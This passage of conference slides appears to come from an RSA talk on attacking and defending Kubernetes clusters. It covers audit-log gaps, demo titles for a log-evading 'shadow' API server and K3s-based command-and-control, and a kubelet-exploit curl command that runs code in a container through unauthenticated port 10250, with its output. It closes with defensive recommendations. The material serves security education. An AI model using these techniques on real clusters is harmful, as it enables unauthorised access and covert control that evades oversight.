        schedulerName: "default-scheduler"  
    }  
}
```

Who created the pod

The full request body for the creation of pod: **mypod**

Oversized Logs - Oversized Request

```
▼ {  
  insertId: "66685db5-2073-4ece-aa4c-29cdb690e807"  
  ▶ labels: {...}  
  logName: "projects/gke-c2/logs/cloudaudit.googleapis.com%2Factivity"  
  ▶ operation: {...}  
  ▶ protoPayload: {  
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"  
    ▶ authenticationInfo: {  
      principalEmail: "bradgeesaman@lonimbus.com"  
    }  
    ▶ authorizationInfo: [1]  
      methodName: "io.k8s.core.v1.pods.create"  
    ▶ requestMetadata: {...}  
      resourceName: "core/v1/namespaces/default/pods/mypod2"  
      serviceName: "k8s.io"  
    ▶ status: {...}  
  }  
  receiveTimestamp: "2020-02-26T00:29:40.375434676Z"  
  ▶ resource: {...}  
  timestamp: "2020-02-26T00:29:31.798223Z"  
}
```

User who created **mypod2**

The full request body for
mypod2 is missing!


DEMO

**Launch an in-cluster “shadow”
API server that silently bypasses
main API servers
(no security policy, no logs)**



Shadow API Server

#RSAC




The background of the slide features a photograph of a dark, paved road stretching into the distance. The sky above is filled with a vibrant, colorful tunnel of nebulae and stars, transitioning from red and orange on the left to blue and purple on the right. The overall effect is one of a fantastical, space-themed journey.

DEMO: C2BERNETES

Use Kubernetes as a C2 infrastructure across multiple clusters



What is K3s?

- A lightweight Kubernetes distribution designed for resource-constrained environments
- Runs as a single <40MB binary
- Has a simplified communication channel: only requires a single TLS connection outbound from nodes to the control plane
- This is very likely to be available and blend in with other valid traffic :)




Kubernetes and K3s

#RSAC




C2: “Your cluster is also our cluster”








C2: “Cluster of Clusters”



New Kubernetes Features



New Kubernetes features

- Ephemeral containers - early alpha as of 1.16
 - feature-gates=EphemeralContainers=true
- Process namespace sharing - stable as of 1.17
 - spec:
 - shareProcessNamespace: true

New Kubernetes features

- Dynamic Audit Sink configuration
 - feature -gates=DynamicAuditing=true
- Dynamic Kubelet configuration
 - feature -gates=DynamicKubeletConfig=true


DEMO: Bringing kubelet-exploit back

kubelet-exploit

There were discussions (<https://github.com/kubernetes/kubernetes/issues/11816>,
<https://github.com/kubernetes/kubernetes/issues/3168>, <https://github.com/kubernetes/kubernetes/issues/7961>)
looks like nobody cares.

Everybody who has access to the service kubelet port (10250), even without a certificate, can execute any command inside the container.

```
# /run/%namespace%/%pod_name%/%container_name%
$ curl -k -XPOST "https://k8s-node-1:10250/run/kube-system/node-exporter-iuwg7/node-exporter"
total 12
drwxr-xr-x  13 root      root          148 Aug 26 11:31 .
drwxr-xr-x  13 root      root          148 Aug 26 11:31 ..
-rwxr-xr-x   1 root      root           0 Aug 26 11:31 .dockerenv
drwxr-xr-x   2 root      root         8192 May  5 22:22 bin
drwxr-xr-x   5 root      root         380 Aug 26 11:31 dev
drwxr-xr-x   3 root      root         135 Aug 26 11:31 etc
drwxr-xr-x   2 nobody    nogroup       6 Mar 18 16:38 home
drwxr-xr-x   2 root      root          6 Apr 23 11:17 lib
dr-xr-xr-x  353 root      root          0 Aug 26 07:14 proc
drwxr-xr-x   2 root      root          6 Mar 18 16:38 root
dr-xr-xr-x  13 root      root          0 Aug 26 15:12 sys
drwxrwxrwt   2 root      root          6 Mar 18 16:38 tmp
```





What's Old Is New Again

Apply What You Have Learned Today

- Next week you should:
 - Alert on critical cluster audit logs for changes to webhooks, dynamic configuration items, and RBAC permissions.
 - Review feature gate flag settings and RBAC policies for correct permissions.
- In the next three to six months you should:
 - Try out new features of new Kubernetes releases in a development environment to develop a plan for upgrades and future features.
 - Implement your plan for future features as the newer versions become available to you and your environment.

You can do it!



Resources and Further Reading

- [Attacking and Defending Kubernetes Clusters: A Guided Tour](#)
- [The Path Less Traveled: Abusing Kubernetes Defaults](#)
- [A Hacker's Guide to Kubernetes and the Cloud](#)
- [What to Do When Your Cluster is a Cluster](#)
- [CIS Kubernetes Benchmarks](#)
- [k8s.io/security](#)